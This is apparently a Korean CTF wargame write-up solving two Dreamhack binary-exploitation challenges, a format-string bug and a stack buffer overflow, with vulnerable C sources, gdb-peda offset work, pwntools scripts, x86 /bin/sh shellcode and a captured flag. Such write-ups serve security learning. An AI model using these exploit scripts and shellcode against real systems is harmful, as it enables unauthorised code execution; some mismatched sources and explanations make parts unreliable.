


[basic_exploitation003]



```
Kali-Linux-2020.1-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
kali@kali: ~/Desktop/wargames/basic_exploitation000
File Actions Edit View Help
kali@kali:~/Desktop/wargames/basic_exploitation000$ ls
basic_exploitation_000  basic_exploitation_000.c
kali@kali:~/Desktop/wargames/basic_exploitation000$ cat
basic_exploitation_000.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int main(int argc, char *argv[]) {
    char buf[0x80];
    initialize();
    printf("buf = (%p)\n", buf);
    scanf("%14s", buf);
    return 0;
}
kali@kali:~/Desktop/wargames/basic_exploitation000$
```

-main함수를 보자

-heap_buf를 선언하며 char*형으로 동적 메모리를 128(0x80)byte의 크기만큼 주었다.

malloc(size_t) -> size_t만큼 동적 메모리 할당 하라는 뜻

(char *) ->강제 형 변환

-stack_buf도 44(0x90)byte만큼 선언하여 ={}으로 초기화하고 있다.


-read함수로 heap_buf를 입력받는다.(128바이트로 한정)

-이를 sprintf로 stack_buf에 복사한다.

-마지막엔 복사된 stack_buf 출력.

-sprintf에서 우린 취약점을 찾을 수 있다. FSB로 공격을 시도하자.

-heap_buf에서 시작하여 ret에 get_shell의 주소를 집어넣으면 된다.



```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x08048414 __init
0x08048450 read@plt
0x08048460 printf@plt
0x08048470 signal@plt
0x08048480 alarm@plt
0x08048490 malloc@plt
0x080484a0 puts@plt
0x080484b0 system@plt
0x080484c0 exit@plt
0x080484d0 __libc_start_main@plt
0x080484e0 setvbuf@plt
0x080484f0 sprintf@plt
0x08048500 __gmon_start__@plt
0x08048510 _start
0x08048540 __x86.get_pc_thunk.bx
0x08048550 deregister_tm_clones
0x08048580 register_tm_clones
0x080485c0 __do_global_ctors_aux
0x080485e0 frame_dummy
0x08048600 alarm_handler
0x08048622 initialize
0x08048669 get_shell
0x0804867c main
0x08048700 __libc_csu_init
0x08048760 __libc_csu_fini
0x08048784 _fini

gdb-peda$
All defined functions:

Non-debugging symbols:
0x08048414 __init
0x08048450 read@plt
0x08048460 printf@plt
0x08048470 signal@plt
0x08048480 alarm@plt
```

```
kali@kali:~/Desktop/wargames/basic_exploitation003$ cat
basic_exploitation_003.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}
void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(30);
}
void get_shell() {
    system("/bin/sh");
}
int main(int argc, char *argv[]) {
    char *heap_buf = (char *)malloc(0x80);
    char stack_buf[0x90] = {};
    initialize();
    read(0, heap_buf, 0x80);
    sprintf(stack_buf, heap_buf);
    printf("ECHO : %s\n", stack_buf);
    return 0;
}kali@kali:~/Desktop/wargames/basic_exploitation003$
```

(gdb 중에서..)

“info functions”

-모든 함수들과 그 주소들 출력

0x08048669 get_shell

임을 알았다.

-이제 heap_buf부터 ret사이의 거리를 알아야한다.

*r을 누르면 그냥 쪽 실행이고, ni를 누르면 disas main에서 한 줄씩 실행된다.

*만약 read함수나 scanf함수같은 입력함수에 b*를 잡거나 ni로 도달했다면 이때 엔터를 한번 친 후 입력값을 넣을 수 있다.

```

kali@kali: ~/Desktop/wargames/basic_exploitation003
File Actions Edit View Help
0x080486d0 in main ()
gdb-peda$ ni
[-----registers-----]
EAX: 0x1d
EBX: 0x0
ECX: 0x0
EDX: 0xffffd21d → 0x0
ESI: 0xf7fb6000 → 0x1dfdc
EDI: 0xffffd290 → 0x804b1a0 ('a' <repeats 28 times>, "\n")
EBP: 0xffffd298 → 0x0
ESP: 0xffffd200 ('a' <repeats 28 times>, "\n")
EIP: 0x080486d3 (<main+87>: lea eax,[ebp-0x98])
EFLAGS: 0x296 (carry PRIORITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x080486ca <main+78>: push    eax
0x080486cb <main+79>: call   0x08048af0 <sprintf@plt>
0x080486d0 <main+84>: add    esp,0x8
→ 0x080486d3 <main+87>: lea    eax,[ebp-0x98]
0x080486d9 <main+93>: push    eax
0x080486da <main+94>: push    0x8048791
0x080486df <main+99>: call   0x080486e8 <printf@plt>
0x080486e4 <main+104>: add    esp,0x8
[-----stack-----]
0000 0xffffd200 ('a' <repeats 28 times>, "\n")
0004 0xffffd204 ('a' <repeats 24 times>, "\n")
0008 0xffffd208 ('a' <repeats 20 times>, "\n")
0012 0xffffd20c ('a' <repeats 16 times>, "\n")
0016 0xffffd210 ('a' <repeats 12 times>, "\n")
0020 0xffffd214 ("aaaaaaaa\n")
0024 0xffffd218 ("aaaa\n")
0028 0xffffd21c → 0xa ('\n')
[-----]
Legend: code, data, rodata, value
0x080486d3 in main ()
gdb-peda$ x/50wx 0xffffd200
No symbol table is loaded. Use the "file" command.
gdb-peda$ x/50wx 0xffffd200
0xffffd200: 0x61616161 0x61616161 0x61616161 0x61616161
0xffffd210: 0x61616161 0x61616161 0x61616161 0x0000000a
0xffffd220: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd230: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd240: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd250: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd260: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd270: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd280: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd290: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd2a0: 0x00000001 0xf7fb6000 0xf7fb6000 0xf7fb6000
0xffffd2b0: 0x00000001 0xffffd334 0xffffd33c 0xffffd2c4
0xffffd2c0: 0x00000001 0x00000000 0xf7fb6000 0x00000000
0xffffd2d0: 0xf7ffd000 0x00000000
gdb-peda$

```

- heap_buf의 값에 a를 28번 넣었다(막 쳤는데 뜬다.)

-그리고

```

gdb-peda$ x/50wx 0xffffd200
0xffffd200: 0x61616161 0x61616161 0x61616161 0x61616161
0xffffd210: 0x61616161 0x61616161 0x61616161 0x0000000a
0xffffd220: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd230: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd240: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd250: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd260: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd270: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd280: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd290: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd2a0: 0x00000001 0xf7fb6000 0xf7fb6000 0xf7fb6000
0xffffd2b0: 0x00000001 0xffffd334 0xffffd33c 0xffffd2c4
0xffffd2c0: 0x00000001 0x00000000 0xf7fb6000 0x00000000
0xffffd2d0: 0xf7ffd000 0x00000000
gdb-peda$

```

```

[-----stack-----]
0000 0xffffd200 ('a' <repeats 28 times>, "\n")
0004 0xffffd204 ('a' <repeats 24 times>, "\n")
0008 0xffffd208 ('a' <repeats 20 times>, "\n")
0012 0xffffd20c ('a' <repeats 16 times>, "\n")
0016 0xffffd210 ('a' <repeats 12 times>, "\n")
0020 0xffffd214 ("aaaaaaaa\n")
0024 0xffffd218 ("aaaa\n")
0028 0xffffd21c → 0xa ('\n')
[-----]
initializ
read(0, h
sprintf(s
printf("E
return 0;
}kali@kali:~/

```

-0xffffd200에 a가 28번째 반복되었다고 되어있고, 해당 주소를 까보니 실제 해당 주소부터 시작해서(메모리 값이 커질수록) a가 반복된다(28번)

- 때문에 heap_buf의 주소가 0xffffd200이라는 것을 알았다.

다시한번 구성을 보자면

buf[128] + ... + sfp[4] + ret[4]

-sfp의 주소를 알아보자.

-우선 leave까지 진행시킨다.

[어셈블리 막간 정리]

[leave] = move esp, ebp
 pop ebp

: ebp 의 값을 esp에 저장한다.

esp가 가리키고 있는 주소값에 들어있는 값을 ebp에 저장하고 , esp = esp+4를 한다.

[ret] = pop eip
 jmp eip

: esp가 가리키고 있는 주소값에 들어있는 값을 eip에 저장하고, esp = esp +4 한다.

eip가 가리키는 주소로 간다.

[move]

:위에 있는 값을 앞에 있는 값에 저장한다.

[pop]

:esp에 들어있는 값을 뒤에 오는 레지스터에 저장하고 +4byte한다.

[jmp]

:뒤에 오는 레지스터의 주소로 가라.

```

Legend: code, data, rodata, value
0x080486ef in main ()
gdb-peda$ x/28wx $esp
0xffffd200: 0x61616161 0x61616161 0x61616161 0x61616161
0xffffd210: 0x61616161 0x61616161 0x61616161 0x0000000a
0xffffd220: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd230: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd240: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd250: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd260: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$ leave
Undefined command: "leave". Try "help".
gdb-peda$ ni
-----registers-----
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x25 ('%')
ESI: 0xf7fb6000 → 0x1dfd6c
EDI: 0xf7fb6000 → 0x1dfd6c
EBP: 0x0
ESP: 0xffffd29c → 0xf7df4ef1 (<_libc_start_main+241>: add esp,0x10)
EIP: 0x080486f0 (<main+116>: ret)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x080486e7 <main+107>: mov eax,0x0
0x080486ec <main+112>: mov edi,DWORD PTR [ebp-0x4]
0x080486ef <main+115>: leave
⇒ 0x080486f0 <main+116>: ret
0x080486f1: xchg ax,ax
0x080486f3: xchg ax,ax
0x080486f5: xchg ax,ax
0x080486f7: xchg ax,ax
-----stack-----
0000 0xffffd29c → 0xf7df4ef1 (<_libc_start_main+241>: add esp,0x10)
0004 0xffffd2a0 → 0x1
0008 0xffffd2a4 → 0xffffd334 → 0xffffd4bd ("/home/kali/Desktop/wargames/basic_exploitati
on003/basic_exploitation_003")
0012 0xffffd2a8 → 0xffffd33c → 0xffffd506 ("SHELL=/bin/bash")
0016 0xffffd2ac → 0xffffd2c4 → 0x0
0020 0xffffd2b0 → 0x1
0024 0xffffd2b4 → 0x0
0028 0xffffd2b8 → 0xf7fb6000 → 0x1dfd6c
-----
Legend: code, data, rodata, value
0x080486f0 in main ()
gdb-peda$

```

-위에서 말한 것처럼 leave 실행 후 \$esp는 ret 주소값 -4를 가지게 된다.

-그 말인즉슨 위와 같은 상황에서 \$esp는 sfp의 주소값을 가진다.

```

gdb-peda$ x/28wx $esp
0xffffd29c: 0xf7df4ef1 0x00000001 0xffffd334 0xffffd33c
0xffffd2ac: 0xffffd2c4 0x00000001 0x00000000 0xf7fb6000
0xffffd2bc: 0x00000000 0xf7ffd000 0x00000000 0xf7fb6000
0xffffd2cc: 0xf7fb6000 0x00000000 0x3b7d3622 0x7a451032
0xffffd2dc: 0x00000000 0x00000000 0x00000000 0x00000001
0xffffd2ec: 0x08048510 0x00000000 0xf7fe92c0 0xf7fe4140
0xffffd2fc: 0xf7ffd000 0x00000001 0x08048510 0x00000000
gdb-peda$

```

-sfp의 주소가 0xffffd29c임을 알 수 있다.

-두 주소사이의 거리를 알기 위해서 기본적으로 gdb가 제공하는 계산기를 사용하자면

p/x 0xffffd29c -0xffffd200

-결과는 0x9c이다.


-계산기 쓰면 이는 10진수로 156

*

-이제부터 페이로드를 짤다.

[FSB 주의사항]

-이스케이프 문자별로도 바이트 수가 존재한다. %x같은 경우에는 int형이므로 4바이트이다. 그래서 예를들어 64byte를 맞추어 페이로드를 짤 때 %x는 %16x로 놓아야 하고, %c같은 경우에는 char형이므로 %64c로 해야 맞는다.



```
[1]+  Stopped                  python payload.py
kali@kali:~/Desktop/wargames/basic_exploitation003$ cat
payload.py
from pwn import*

p=process("./basic_exploitation_003")

payload="%156c"+"\\x69\\x86\\x04\\x08"

p.sendline(payload)

p.interactive()
kali@kali:~/Desktop/wargames/basic_exploitation003$
```

[basic_exploitation_000]

-셸 코드써야한다,

-buf를 128만큼 선언하고 buf의 주소(%p)를 출력한 뒤 버퍼에 141바이트만큼 입력을 받는다.

-buf는 128바이트인데 141바이트를 입력받으니 BOF 취약점이 발생한다.

(dummy[102]+SHELLCODE[26])+ sfp[4] + ret[4]
와 같은 구성이 되겠다.

-ret값에 buf의 시작주소를 집어넣으면 되겠다.

예상 페이로드:

(SHELL+dummy)[128]+dummy(sfp)[4]+ buf_add[4]

```
Kali-Linux-2020.1-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

kali@kali: ~/Desktop/wargames/basic_exploitation003
File Actions Edit View Help
0xffffd200: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$ leave
Undefined command: "leave". Try "help".
gdb-peda$ ni
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x25 ('%')
ESI: 0xf7fb6000 → 0x1dfd6c
EDI: 0xf7fb6000 → 0x1dfd6c
EBP: 0x0
ESP: 0xffffd29c → 0xf7df4ef1 (<_libc_start_main+241>: add esp,0x10)
EIP: 0x80486f0 (<main+116>: ret)
EFLAGS: 0x296 (carry PARITY ADJUST zero STCN trap INTERRUPT direction overflow)
[-----code-----]
0x80486e7 <main+107>: mov eax,0x0
0x80486ec <main+112>: mov edi,DWORD PTR [ebp-0x4]
0x80486ef <main+115>: leave
→ 0x80486f0 <main+116>: ret
0x80486f1: xchg ax,ax
0x80486f3: xchg ax,ax
0x80486f5: xchg ax,ax
0x80486f7: xchg ax,ax
[-----stack-----]
0000 0xffffd29c → 0xf7df4ef1 (<_libc_start_main+241>: add esp,0x10)
0004 0xffffd2a0 → 0x1
0008 0xffffd2a4 → 0xffffd334 → 0xffffd4bd ("/home/kali/Desktop/wargames/basic_exploitation003/basic_exploitation_003")
0012 0xffffd2a8 → 0xffffd33c → 0xffffd506 ("SHELL=/bin/bash")
0016 0xffffd2ac → 0xffffd2c4 → 0x0
0020 0xffffd2b0 → 0x1
0024 0xffffd2b4 → 0x0
0028 0xffffd2b8 → 0xf7fb6000 → 0x1dfd6c
[-----Legend: code, data, rodata, value-----]
0x80486f0 in main ()
gdb-peda$ x/28wx $exp
Value can't be converted to integer.
gdb-peda$ x/28wx $esp
0xffffd29c: 0xf7df4ef1 0x00000001 0xffffd334 0xffffd33c
0xffffd2ac: 0xffffd2c4 0x00000001 0x00000000 0xf7fb6000
0xffffd2bc: 0x00000000 0xf7fd0000 0x00000000 0xf7fb6000
0xffffd2cc: 0xf7fb6000 0x00000000 0x3b7d3622 0x7a451032
0xffffd2dc: 0x00000000 0x00000000 0x00000000 0x00000001
0xffffd2ec: 0x0048510 0x00000000 0xf7fe92c0 0xf7fe4140
0xffffd2f0: 0xf7fd0000 0x00000001 0x0048510 0x00000000
gdb-peda$ p/x 0xffffd29c -0xffffd200
$1 = 0x9c
gdb-peda$ q
kali@kali: ~/Desktop/wargames/basic_exploitation003$
```

-이때, gdb를 쓰면 항상 buf의 시작 주소가 똑같이 나오지만 실제 실행시 계속 다르게 나온다. 그럼 어떻게 페이로드에 buf의 주소를 가져올까?

```
#!/usr/bin/env python
from pwn import*

p=remote("host1.dreamhack.games",8247)
p.recvuntil("buf = (")
buf_addr=int(p.recv(10),16)
addr=p32(buf_addr)
payload="\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x08\x40\x40\x40\xcd\x80"+ "\x41" *102+ "\xff\xff\xff\xff"
payload+=addr

p.sendline(payload)
p.interactive()
```

```
kali@kali:~/Desktop/wargames/basic_exploitation000$ cat
basic_exploitation_000.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    printf("buf = (%p)\n", buf);
    scanf("%141s", buf);

    return 0;
}
kali@kali:~/Desktop/wargames/basic_exploitation000$
```

```
kali@kali:~/Desktop/wargames/basic_exploitation000$ python payload000.py
[+] Opening connection to host1.dreamhack.games on port 8247: Done
[*] Switching to interactive mode
)
$ ls
basic_exploitation_000
flag
$ cat fla
$ cat flag
DH{465dd453b2a25a26a847a93d3695676d}$
```


[python]

```
-----  
p.recvuntil("buf= ")  
#"buf = ("이라고 출력된 시점부터 해당 출력 내용을 받아옵니다.  
bufaddr=int(p.recv(10),16)  
#받은 값 중에서 10자리만 int형으로 받되 받은 값은 16진수이다.  
addr=p32(bufaddr)  
#p32() : 리틀 엔디안 방식으로 주소값을 변환  
-----
```